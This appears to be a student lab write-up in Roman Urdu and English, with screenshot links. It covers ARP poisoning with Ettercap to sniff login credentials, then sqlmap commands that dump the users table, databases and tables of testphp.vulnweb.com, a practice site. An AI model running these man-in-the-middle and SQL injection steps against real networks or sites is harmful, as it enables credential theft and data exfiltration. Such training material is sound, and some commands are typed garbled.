
ARP POISONING:

Sabh say pehly hum nay cmd terminal par jana hai wahan (ipconfig) likha hai or wahan say ja kar ipv4 ki ip dekhni hai phir (kali )may jana hai or wahan ja kar (ettercap) open karna hai phir(3-dots) may ja kar (host)select karna hai or phir (scan for hosts ) karna hai.




Go to this option







Choose target 1 and target 2 .



Mera yahan par abhi ip isliya change hoo gya hai q kay menay wapis say Ettercap open kiya hai.


Go to targets





Abh host list may ah kar ip select karna hai.


Then select ARP POISONING.




ABH HUM OK KARAIN GAYE.

Inserting the data in login page that will get sniffed by hacker using ARPpoisoning.


Enter information.



Menay yahan upper ek mistake yeh kit hi kay may kali kay fiefox par ja kay wahan pay (acuart) pay cridentials dal raha tha. Ap logon nay yeh mistake nahi karni .ap nay jail may jo window install ki hai wahan pay ja kar (acuart)ko open karna hai or phi rap kay pass yeh cridentials ain gaye.




Phir wireshark may ja kay dekhoo kay us kay packets tcp waghera hain yah etc.or mazeed arp poisoning bhi show hoo ghi is may.





------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------


SQL MAP:

STEP1:











STEP 2:

Enter the following command to get information about a specific Table. sqlmap–u http://testphp.vulnweb.com/artists.php?artist=1

OUTPUT:







**STEP 3:**

**Fetch the user data and store in the file.**

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users –dump

OUTPUT:






TASK 4:


Also fetch whole database which file name sqllist session sqlmap-uhttp://testphp.vulnweb.com/artists.php?artist=1-- random-agent—dbs


OUTPUT:





(HOW)?







TASK 4:

Fetch tables of all database

sqlmap–uhttp://testphp.vulnweb.com/artists.php?artist=1–D acuart—tables

**OUTPUT:**







**TASK 5:**


Password cracking of the user. using dictionary attack.

